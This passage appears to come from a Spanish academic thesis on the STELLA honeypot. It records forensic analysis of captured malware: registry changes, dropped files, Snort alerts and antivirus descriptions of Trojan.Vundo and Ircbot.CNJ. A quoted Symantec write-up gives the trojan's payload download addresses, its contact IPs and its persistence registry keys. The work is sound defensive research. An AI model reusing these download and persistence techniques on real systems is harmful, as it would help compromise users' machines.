HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\ZndhvanCeb1\Rfpevgbevbl\Nepuvibf\Pncghen11\hcqf.rkr	hex:02,00,00,00,06,00,00,00,70,65,31,d7,f2,3c,c8,01,
MaxConnectionsPer1_0Server	dword:00000050
MaxConnectionsPerServer	dword:00000050
C:\Documents and Settings\MaquinaPro1\Escritorio\Archivos\Captura11\upds.exe	"upds"

Ilustración 65. Intrusión 7 - 2007: valores de los registros añadidos (II).

Key	Value
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count	HRZR_EHACNGU
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	SavedLegacySettings
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG	Seed
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Ole	EnableDCOM
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa	restrictanonymous
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters	TransportBindName
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess	Start
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Epoch	Epoch
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters	EnableICMPRedirect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters	EnableSecurityFilters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters	TcpWindowSize
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wscsvc	Start
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wuauserv	Start
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count	HRZR_EHACNGU
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	SavedLegacySettings

Ilustración 66. Intrusión 7 - 2007: registros modificados.

Tras ejecutar el archivo, el servidor Sebek comienza a recibir múltiple información desde la máquina virtual trampa. Esto se debe a que el código del software malicioso utiliza la línea de comandos para efectuar los cambios en la víctima. Así, se reciben datos como los de la Ilustración 67 en el

servidor, donde se pueden identificar algunas de las instrucciones que finalizaron en los cambios en los registros mostrados anteriormente.




Ilustración 67. Intrusión 7 - 2007: datos registrados por Sebek.

Curiosamente, a pesar de todos los cambios efectuados en las configuraciones de conexión de los registros, no sé distinguió ningún tipo de tráfico saliente o entrante, lo que da a pensar en un posible fallo en el archivo o que la máquina infectada se encuentra a la espera de comunicación por parte del atacante.

4.8 Resumen Capturas 2007

La Tabla 3 muestra un resumen de los resultados obtenidos con el análisis forense de las capturas obtenidas en este periodo.

	Tipo de amenaza	Establece conexiones con sistemas remotos	Se ajusta a la descripción de los motores antivirus
Intrusión 1	Troyano	No	No
Intrusión 2	Troyano	No	No
Intrusión 3	Virus	Sí	Sí
Intrusión 4	Virus	Sí	Sí
Intrusión 5	Spyware	No	No
Intrusión 6	Gusano	Sí	Sí
Intrusión 7	Gusano	No	Sí

Tabla 3. Resumen de las intrusiones de 2007

4.8.1 Análisis de estas intrusiones en 2009

Antes de reanudar la puesta en marcha de STELLA para estudiar el estado de evolución de los ataques en el año 2009, se procedió a revisar los resultados obtenidos en el año 2007. De esta forma, se vuelve a utilizar el análisis de *virustotal* para comprobar si las conclusiones que en el año 2007 se obtuvieron de los distintos motores antivirus siguen siendo las mismas.

Realmente, en general no se encontró modificación digna de considerar más que para la *Intrusión 2*, el troyano *Vundo*. En este caso, es obtuvo que la descripción de la infección obtenida en el año 2007 en *Symantec* había sido revisada y actualizada. Así, de http://www.symantec.com/security_response/writeup.jsp?docid=2004-112111-3912-99&tabid=1 se consigue la siguiente información actualizada:

Discovered: *November 20, 2004*
Updated: *February 28, 2009 1:14:28 AM*
Type: *Trojan*
Systems Affected: *Windows 98, Windows 95, Windows XP, Windows Me, Windows NT, Windows 2000*
CVE References: *CVE-2004-1050*
Trojan.Vundo is a component of an adware program that downloads and displays pop-up advertisements. It is known to be installed by visiting a Web site link contained in a spammed email.

Note: *As of February 25, 2009, Symantec began observing an increase in the number of Trojan.Vundo infections as a direct result of W32.Ackantta.B@mm.*

For more information, please read the following:
W32.Ackantta.B@mm
Trojan.Awax
For Love or Money—Social Engineering by W32.Ackantta.B@mm
An Offer Too Good to Refuse, Courtesy of Vundo
Threat Assessment
Wild
Wild Level: *Medium*
Number of Infections: *1000+*
Number of Sites: *10+*
Geographical Distribution: *Medium*
Threat Containment: *Moderate*
Removal: *Moderate*
Damage
Damage Level: *Medium*
Payload: *May download potentially malicious files on to the compromised computer.*
Distribution
Distribution Level: *Low*
Discovered: *November 20, 2004*
Updated: *February 28, 2009 1:14:28 AM*
Type: *Trojan*
Systems Affected: *Windows 98, Windows 95, Windows XP, Windows Me, Windows NT, Windows 2000*
CVE References: *CVE-2004-1050*
Trojan.Vundo is a component of an adware program that downloads and displays pop-up advertisements. It is known to be installed by visiting a Web site link contained in a spammed email.

Trojan.Vundo consists of the following components

HTML code that exploits the Microsoft Internet Explorer Malformed IFRAME Remote Buffer Overflow Vulnerability (BID 11515)
A downloader component
Adware
A DLL module that is installed by the adware

The HTML code exploits the Microsoft Internet Explorer Malformed IFRAME Remote Buffer Overflow Vulnerability (BID 11515) and attempts to download and execute the file C:\bla.exe, from the following domain:
[http://]83.149.86.132/mins[REMOVED]

The above file is the downloader component of the Trojan.

Virtual memory may be degraded when the Microsoft Internet Explorer Malformed IFRAME Remote Buffer Overflow Vulnerability (BID 11515) is being exploited.

Once executed, the Trojan creates an .exe file with a file name that it is constructed from differents string.

The Trojan may then save and execute the above file in any of the following folders:
%Windir%\addins
%Windir%\AppPatch
%Windir%\assembly
%Windir%\Config
%Windir%\Cursors
%Windir%\Driver Cache
%Windir%\Drivers
%Windir%\Fonts
%Windir%\Help
%Windir%\inf
%Windir%\java
%Windir%\Microsoft.NET
%Windir%\msagent
%Windir%\Registration
%Windir%\repair
%Windir%\security
%Windir%\ServicePackFiles
%Windir%\Speech
%Windir%\system
%Windir%\system32
%Windir%\Tasks
%Windir%\Web
%Windir%\Windows Update Setup Files
%Windir%\Microsoft

The Trojan then deletes the following registry entry:
*HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Runonce\"*MS Setup"*

Next, the Trojan creates the following registry entries:
*HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Runonce\"*WinLogon" = "[TROJAN FULL PATH FILE NAME] ren time:[RANDOM NUMBER]"HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ATLEvents.ATLEvents\CLSID\"[DEFAULT VALUE]" = "{02F96FB7-8AF6-439B-B7BA-2F952F9E4800}"*
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ATLEvents.ATLEvents.1\CLSID\"[DEFAULT VALUE]" = "{02F96FB7-8AF6-439B-B7BA-2F952F9E4800}"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\"[TROJAN FILE NAME]" = "[TROJAN FULL PATH FILE NAME] rerun"*

The Trojan then creates the following registry subkeys:
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Active State
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{02F96FB7-8AF6-439B-B7BA-2F952F9E4800}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{02F96FB7-8AF6-439B-B7BA-2F952F9E4800}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{22E85F2A-4A67-4835-B2C3-C575FE4EC322}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ADOUsefulNet.ADOUsefulNet
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ADOUsefulNet.ADOUsefulNet.1
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{22E85F2A-4A67-4835-B2C3-C575FE4EC322}

HKEY_CLASSES_ROOT\CLSID\{DE8BDE42-16D9-4CCC-9F4F-1C3167B82F60}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\DPCUpdater.DPCUpdater
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\DPCUpdater.DPCUpdater.1
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{DE8BDE42-16D9-4CCC-9F4F-1C3167B82F60}

The Trojan creates the following registry entries only if it is executed with "rerun" parameters and the system was started in Normal mode:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"[TROJAN FILE NAME]" = "[TROJAN FULL PATH FILE NAME]"*
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0612F71E-934B-4D92-B8E8-2E29EA78EB03}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\IEpl.IEpl
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\IEpl.IEPl.1\CLSID
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{0612F71E-934B-4D92-B8E8-2E29EA78EB03}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\service
HKEY_USERS\S-1-5-21-1328679652-1783376204-1452689933-500\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{0612F71E-934B-4D92-B8E8-2E29EA78EB03}

If the system was started in Safe mode, the Trojan ends itself and then restarts itself without any parameters.

The Trojan then attempts to download and execute a file from the following domain:
[http://]62.4.84.41/mmdo[REMOVED]

The above file is an adware module with an embedded DLL component.

Next, the Trojan drops the embedded DLL as the following file:
%Temp%\[REVERSED TROJAN FILE NAME].dat

The Trojan injects the embedded DLL into the address space of several running processes.

The Trojan also creates the following temporary files:
[REVERSED TROJAN FILE NAME].bak1
[REVERSED TROJAN FILE NAME].bak2
[REVERSED TROJAN FILE NAME].ini

The Trojan displays advertisements on the compromised computer.

The Trojan will restart the adware component if it detects that the adware has stopped running.

The Trojan will recreate the original file with system and hidden attributes, if the Trojan file name is changed.

The Trojan appears to store the following URL list and may attempt to send HTTP requests to one of the following IP addresses:
62.4.84.53
62.4.84.56

The Trojan may also drop the following file:
%ProgramFiles%\system32\vundo.dll

Esta descripción de la enciclopedia de *Symantec* menciona, como se ha podido ver, la detección de un incremento de infecciones de este *malware*, *Trojan.Vundo*, por parte de la compañía. *Symantec* asocia este hecho a otro tipo de *malware: W32.Ackantta.B@mm.* Asimismo, cita otras cuatro fuentes más para obtener más información acerca de este ataque, en una de las cuales se describe el gusano W32.Ackantta.B@mm. Para ello, se remite a http://www.symantec.com/security_response/writeup.jsp?docid=2009-022520-1425-99&tabid=1. Se trata de un *malware* descubierto en febrero de 2009 que descarga, entre otros, el troyano Vundo para acatar su cometido: reune información sobre todas las direcciones de correo electrónico para expandirse y hace *mailing* masivo. Por otro lado, en la referencia

https://forums2.symantec.com/t5/blogs/blogarticlepage/blog-id/malicious_code/article-id/255, se narran las intenciones maliciosas del uso de este gusano para la infección de archivos personales encontrados en el equipo: los encripta, de modo que no puedan ser abiertos y parezca que están corruptos, indicando posteriormente la necesidad de descargar un software de pago que, en realidad, se limita a decodificarlos con la clave que ya conocía a priori.

5 CAPTURAS DEL 2009

Se procede a continuación a estudiar las capturas efectuadas en el año 2009. Para ello, se efectuó una búsqueda de actualizaciones del software empleado. Así, se comienza actualizando las reglas para Snort, de modo que sea más efectivo en la detección para los nuevos ataques registrados. ACID, en cambio, continúa sin actualización, por lo que las versiones de los componentes necesarios para su uso – PHP, MySQL y Apache – se mantienen, ya que su funcionamiento conjunto es el adecuado y se pretende evitar incompatibilidades como las surgidas en la instalación inicial con ACID y PHP 5.0.
Por otro lado, la actualización de VMware Workstation requiere el pago de una nueva licencia, por lo que, dado que el funcionamiento de la versión 5.0 sigue siendo oportuno, se mantiene el modelo que se empleó en 2007. En cuanto a Sebek, *The Honeynet Project* continúa con la versión 3.

En este caso, las capturas se efectuaron en los meses de abril, mayo y junio del año 2009. A continuación, se mostrarán algunas de las intrusiones estudiadas. Mencionar que, a diferencia que en el año 2007, el número de intrusiones mostradas se limita a dos, pues se encontró un ataque complejo que supuso un análisis más detallado que el de otras intrusiones: un virus polimórfico. Con afán de profundizar más en el estudio del procedimiento de este tipo de ataque, se decidió extender la documentación sobre ello, sacrificando la exposición de otras variedades de ataques más convencionales.

La propia complejidad mencionada de esta intrusión, instó a una pequeña evolución de STELLA por medio de la instalación de una nueva herramienta: *FileMon*. Esta aplicación fue necesaria para comprender el funcionamiento del virus detectado, ya que éste se replicaba, creando archivos, registros y procesos que, debido a su alta cuantía, provocaban confusión en su estudio, pues se desconocía la relación entre ellos. FileMon proporciona una relación entre los procesos en ejecución, así como información sobre sus actividades, lo que facilitó el estudio dado.

5.1 FileMon

FileMon es un programa que muestra información sobre los ficheros que se están ejecutando en el sistema operativo. Monitoriza y muestra información en tiempo real sobre la actividad del sistema de ficheros de un ordenador. Sus avanzadas capacidades hacen de él una herramienta poderosa para observar la manera en que Windows trabaja, viendo cómo las aplicaciones usan los ficheros y las DLLs, o haciendo un seguimiento de los problemas del sistema o de los ficheros de configuración de las aplicaciones.

FileMon tiene la capacidad de mostrar la fecha exacta (hora, minuto, segundo) en que sucede una acción: abrir, leer, escribir o borrar.

El programa es muy fácil de usar. En cuanto se lanza la aplicación, comienza a monitorizar, dando datos sobre el identificador del proceso, el momento en que se ejecuta la acción, nombre del proceso, actuaciones del proceso, path, resultado del las actuaciones e información adicional.




Ilustración 68. FileMon en ejecución.




Ilustración 69. FileMon: opción de filtrado.

La salida por pantalla puede ser guardada en un fichero para su posterior visualización, y tiene la capacidad de búsqueda y de filtrado (ver Ilustración 69) de resultados.

Bastó con pasar la aplicación a la máquina cebo y ejecutarla cada vez que se reproducía un ataque. De este modo, se obtenía un listado de todos los procesos en ejecución junto con una descripción detallada de ellos, pudiéndose resolver relaciones entre ellos.

5.2 Intrusión 1

5.2.1 Caracterización

Esta intrusión se trata de un ataque de alta complejidad. Tal y como se mostrará por medio del análisis de su ataque, la intromisión consiste en un virus polimórfico. Estos virus son también llamados "mutantes". Los virus polimórficos trabajan de la siguiente manera: Se ocultan en un archivo y se cargan en memoria cuando el archivo infectado es ejecutado. Pero a diferencia de hacer una copia exacta de sí mismos cuando infectan otro archivo, modifican esa copia para verse diferente cada vez que infectan un nuevo archivo. Valiéndose de estos "motores de mutación", los virus polimórficos pueden generar miles de copias diferentes de sí mismos. A causa de esto, los rastreadores convencionales han fallado en la detección de los mismos. De hecho, la mayoría de las herramientas de rastreo utilizadas actualmente todavía no pueden detectar estos virus. Hay algunos antivirus que pueden detectar virus polimórficos observando eventos característicos que los mismos deben realizar para sobrevivir y expandirse. El polimorfismo es otra de las capacidades de los virus biológicos aplicada a los virus informáticos.

- **Nombre:**
  - ✓ ***smsc.exe***
- **Descripción:**

Así, al subirlos a www.virustotal.com, se obtuvieron diferentes fuentes de descripción. En este caso, se citará la caracterización ofrecida por el motor antivirus Panda (http://www.pandasecurity.com/spain/homeusers/security-info/209310/information/Ircbot.CNJ) para la primera versión del software (sin mutar), ya que su descripción coincidía en el tamaño con el de los archivos aislados:

Nombre común:Ircbot.CNJ
Nombre técnico:W32/Ircbot.CNJ.worm
Peligrosidad:Media
Tipo:Backdoor
Efectos: Permite acceder de manera remota al ordenador afectado. No se propaga automáticamente por sus propios medios.
Plataformas que infecta:Windows 2003/XP/2000/NT/ME/98/95
Fecha de detección:08/05/2009
Detección actualizada:08/05/2009

Efectos:
Ircbot.CNJ permite acceder de manera remota al ordenador afectado, para realizar en el mismo acciones que comprometen la confidencialidad del usuario o dificultan su trabajo

Método de Propagación:
Ircbot.CNJ no se propaga automáticamente por sus propios medios, sino que precisa de la intervención del usuario atacante para su propagación. Los medios empleados son variados, e

incluyen, entre otros, disquetes, CD-ROMs, mensajes de correo electrónico con archivos adjuntos, descargas de Internet, transferencia de archivos a través de FTP, canales IRC, redes de intercambio de archivos entre pares (P2P), etc.
Otros Detalles:
Ircbot.CNJ tiene las siguientes características adicionales:
Tiene un tamaño de 23552 Bytes.

5.2.2 Análisis Forense

5.2.2.1 Infección inicial y primeras mutaciones

La infección comenzó con la instalación de un pequeño archivo en el directorio C:\WINDOWS\system\ con el nombre ***smsc.exe***.

Este archivo tenía los atributos "RHS", es decir, de sólo lectura, oculto y de sistema, lo que lo hace invisible al usuario si intenta acceder a la carpeta. Es por ello que su detección sólo fue posible por medio del posterior análisis de sistema con InstallWatch, que detecta todo tipo de cambio en la máquina. Snort produjo la alerta mostrada en la Ilustración 76 para esta intromisión.




Ilustración 70. Intrusión 1 - 2009: alerta lanzada por Snort para el paso del fichero smsc.exe.

La infección continuó con la creación de una copia del mismo archivo a los pocos minutos de su aparición en C:\WINDOWS\system32\, esta vez, con el nombre ***15.src***. De esta última copia se hizo una replica en ese mismo directorio unas horas después con el nombre ***71.src***, ambos detectados por el sistema operativo como "protectores de pantalla". También para ellos se encuentra una alerta dada por Snort.




Ilustración 71. Intrusión 1 - 2009: alerta lanzada por Snort para el paso del fichero 15.exe.




Ilustración 72. Intrusión 1 - 2009: alerta lanzada por Snort para el paso del fichero 71.exe.

Estos tres archivos fueron aislados tras varios días de dejar a STELLA en funcionamiento, con el fin de poder analizar el ataque una vez hubiera avanzado. En el caso de smsc.exe, fue necesario cambiar sus atributos, para lo que, por medio de la línea de comandos, se ejecuto la siguiente instrucción:

attrib –R –H –S C:\WINDOWS\system\smsc.exe

En este caso, tal y como mostraba las alertas de Snort, el ataque se llevo a cabo por medio de NetBios SMB (puerto 445), un protocolo cliente/servidor de capa de presentación que permite compartir archivos entre sistemas – se debe recordar que STELLA no tiene tarea alguna asignada, por lo que la infección no pudo ser contraída por descarga consciente de ficheros o similar –.

Se procede a analizar esta primera versión de los archivos obtenidos en una máquina no infectada, de modo que se pueda extraer información acerca del virus en cuestión. Así, al ejecutarlo, dejarlo actuar durante algún tiempo y hacer uso de InstallWatch, se obtienen los siguientes cambios en la máquina:

FileName	Size After	Attrib After
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\RRKNYNYF\em[1].htm	68KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\UFAYGHX6\lgate[1].htm	1KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Temp\2B5D9.dmp	6.248KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Temp\Perflib_Perfdata_3c0.dat	17KB	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Temp\WER2.tmp.dir00	1KB	D
C:\Documents and Settings\MaquinaPro1\Configuración local\Temp\WER2.tmp.dir00\appcompat.txt	17KB	A
C:\WINDOWS\system32\drivers\donete.sys	36KB	A
C:\WINDOWS\system32\drivers\protect.sys	19KB	HA

Ilustración 73. Intrusión 1 - 2009: archivos añadidos por smsc sin mutar.

FileName	Size Before	Size After	Attrib Before	Attrib After
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\index.dat	33KB	33KB	A	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Historial\History.IE5\index.dat	33KB	33KB	A	A
C:\Documents and Settings\MaquinaPro1\Cookies\index.dat	17KB	17KB	A	A
C:\WINDOWS\system32\config\system.LOG	2KB	2KB	HA	HA
C:\WINDOWS\system32\wbem\Logs\wmiprov.log	24KB	24KB	A	A

Ilustración 74. Intrusión 1 - 2009: archivos modificados por smsc sin mutar.

Key
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DownloadManager
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT
